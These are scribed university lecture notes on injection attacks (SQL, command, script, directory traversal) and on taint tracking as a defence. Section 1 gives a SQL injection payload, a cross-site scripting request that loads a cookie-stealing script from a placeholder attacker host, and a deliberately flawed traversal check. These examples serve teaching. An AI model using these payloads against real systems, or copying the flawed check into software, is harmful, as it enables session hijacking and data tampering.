CSE 509 Lecture 19

Prof. R. Sekar, Scribe:Arun Rathakrishnan

November 6, 2013

1 Introduction

Injection attacks typically involve subversion of access privileges. The attacker who can provide only an input to the system, manages to trick the system into executing malicious code. Though careful programming techniques can prevent some of the attacks, it is not always the case in practice.

1.1 SQL Injection

Injecting SQL statements in place of data provided as input, enables the attacker to execute arbitrary SQL queries on the database server.

```
$cmd = "SELECT price FROM products WHERE name = '" . $name . "'";
```

The name is usually read from the HTTP request, which is typically passed from a user input from a form. The user can input the below instead of a name and can set prices in products table to 0.

```
name = 'xyz'; UPDATE products SET price = 0 WHERE true
```

This can be prevented by scanning the user input and looking for malicious characters like ';'.

1.2 Command Injection

Command Injection is similar to SQL Injection except that the attacker provides shell script commands in an input field, which then causes arbitrary code to be executed on the server side.

1.3 Script Injection

Browser enforces Same Origin Policy which prevents resources of different origins from accessing each other. This means that an advertisement displayed in an iframe can not steal information of banking details from your email in another iframe. Consider a banking website which allows user to locate the nearest ATM by zip code passed as input.

```
HTTP Request : http://banksite.com/findatm?zip=11790
HTTP Response: <html>No atm found at 11790</html>
```

But an attacker can inject scripts in user input, which tricks the browser into believing that the malicious script has same origin as the banking website and can send cookie informations to the attacker's site. Using the cookies, the attacker may hijack the user's session.

```
HTTP Request : http://banksite.com/findatm?zip=<script src="http://attacker.com/
steal_cookie.js"></script>
HTTP Response: <html>No atm found at <script src="http://attacker.com/steal_cookie.js">
</script></html>
```

1.4 Directory Traversal

Static web-pages are usually served from a document root directory, which contains files that can be addressed by a directory path from the root. Directories which are not subdirectories of the document root may contain sensitive information like password files, which must not be accessible to users. But an attacker can traverse to higher level directories using $'..'$ in the path to move to a parent directory. A careful developer may check for $'..'$ character in the input string for the server, but an attacker can encode the URL causing the $'..'$ to be undetected until decoded. In that case, the below code snippet will fail to discover directory traversal attack.

```
check_access(char *file){
    if((strstr(file, "/cgi-bin/" == file)) &&
       (strstr(file, "/../") == NULL)){
         send_http_response(url_decode(file));
    }
    else reject();
}
```

2 Taint Tracking

Taint tracking and policy based control depends on the following.

- How much of program's behaviour is controlled by user action? User provides inputs determine and control the execution of the program.
- How reasonable is the control exerted by the user and how to prevent unreasonable control? User can provide login credentials as input, but can not view login credentials of other users.

To answer the first question, we need to track control flow by monitoring which elements of the program are controlled by user input. Any variable that takes a value as input from terminal or network is said to be tainted. Any system provided value (like constants) is considered untainted. There taintedness represents the trustworthiness of the source producing the value in a variable. We achieve this by fine-grained taint tracking. To answer the second question, we need a policy in place to ensure that all tainted elements do not exert undue control.

2.1 Fine-grained Taint Tracking


A bit array tag map can be used to track if each byte of memory is tainted. The tag map is indexed by byte address and can have one or more bits indicating whether the memory location is tainted. Usually a single bit represents the taint value, or in other words whether the variable depends on user input. $TAG(a)$ tells whether byte at location a in the virtual memory is tainted. We can use other bits to represent the degree of taintedness based on the trustworthiness of the source.

```
x = y+z -> TAG(&x) = TAG(&y) || TAG(&z)
x = *p  -> TAG(&x) = TAG(p)
```

Note that only address of a variable is tracked for taintedness.


2.2 Enabling Taint tracking

- Source transformation to track information flow at runtime. Source transformations are preferred to binary transformations, since the compiler can optimize the code leading to reduced overhead in the former case.
- Propagation of data as well as their taint tracking information.



E	$T(E)$	Comment
c	0	Constants are untainted
v	$tag(\&v, sizeof(v))$	$tag(a, n)$ refers to n bits starting at $tagmap[a]$
$\&E$	0	An address is always untainted
$*E$	$tag(E, sizeof(*E))$	
$(cast)E$	$T(E)$	Type casts don't change taint.
$op(E)$	$T(E)$ 0	for arithmetic/bit op otherwise
E_1 op E_2	$T(E_1) \mid\mid T(E_2)$ 0	for arithmetic/bit op otherwise

Figure 2: Defi nition of taint for expressions



S	$Trans(S)$
$v = E$	$v = E;$ $tag(\&v, sizeof(v)) = T(E);$
$S_1; S_2$	$Trans(S_1); Trans(S_2)$
$if\ (E)\ S_1$ $else\ S_2$	$if\ (E)\ Trans(S_1)$ $else\ Trans(S_2)$
$while\ (E)\ S$	$while\ (E)\ Trans(S)$
$return\ E$	$return\ (E, T(E))$
$f(a)\ \{\ S\ \}$	$f(a, ta)\ \{$ $tag(\&a, sizeof(a)) = ta; Trans(S)\}$
$v = f(E)$ $v = (*f)(E)$	$(v, tag(\&v, sizeof(v))) = f(E, T(E))$ $(v, tag(\&v, sizeof(v))) = (*f)(E, T(E))$

Figure 3: Transformation of statements for taint-tracking

2.3 Effectiveness

- Taint tracking can track control flow by tracking explicit assignments and source transformations. With suitable policies they can check at runtime if user provided input can cause memory errors or injection attacks and prevent them.
- Source transformations can be optimized by a compiler which can reduce the overhead.

3 Limitations

3.1 Efficiency

The source transformation results in doubling the number of assignment statements, which leads to an increase in runtime overhead. For binaries this problem is compounded as optimizations are not easy to achieve. As a result the runtime overhead is 4 to 40 times the uninstrumented code's runtime.

3.2 Accuracy

Untransformed library code can always lead to memory errors. The other issue is due to the presence of implicit flows. The data dependence can be represented by,

- Explicit flows: explicit assignment user input of variables.
- Implicit flows: assignment of values to variables based on user input.

Consider the code snippet below.

```
y = 1;
if( x == 0 )
    y = 0;
```

If x is tainted, the value of y depends on x and hence y is tainted too. But since the transformation rules will not mark y as tainted due to the assignment to the constant value 0. We can modify the conditional transformation so that the taint information is checked based on the taintedness of variables in the conditional expression.

```
y = 1;
if( E ){
     y = 0;
     Tag(y) = Tag(E);
}
```

However, this transformation fails to achieve correct taint tracking, when value of x is 1. Semantics of programming language may not capture implicit flows in cases like the above, which makes simple transformations of taint tracking approach incomplete.

Even if implicit flows can be tracked, examples like the below will cause the analysis to be diluted.

```
if(!valid(x)){
     S1;
     log an error message;
}
```

How to track implicit flows, without diluting the analysis is still an open problem.

4 References

Wei Xu, Sandeep Bhatkar, R. Sekar, "Taint-Enhanced Policy Enforcement: A Practical Approach to Defeat a Wide Range of Attacks".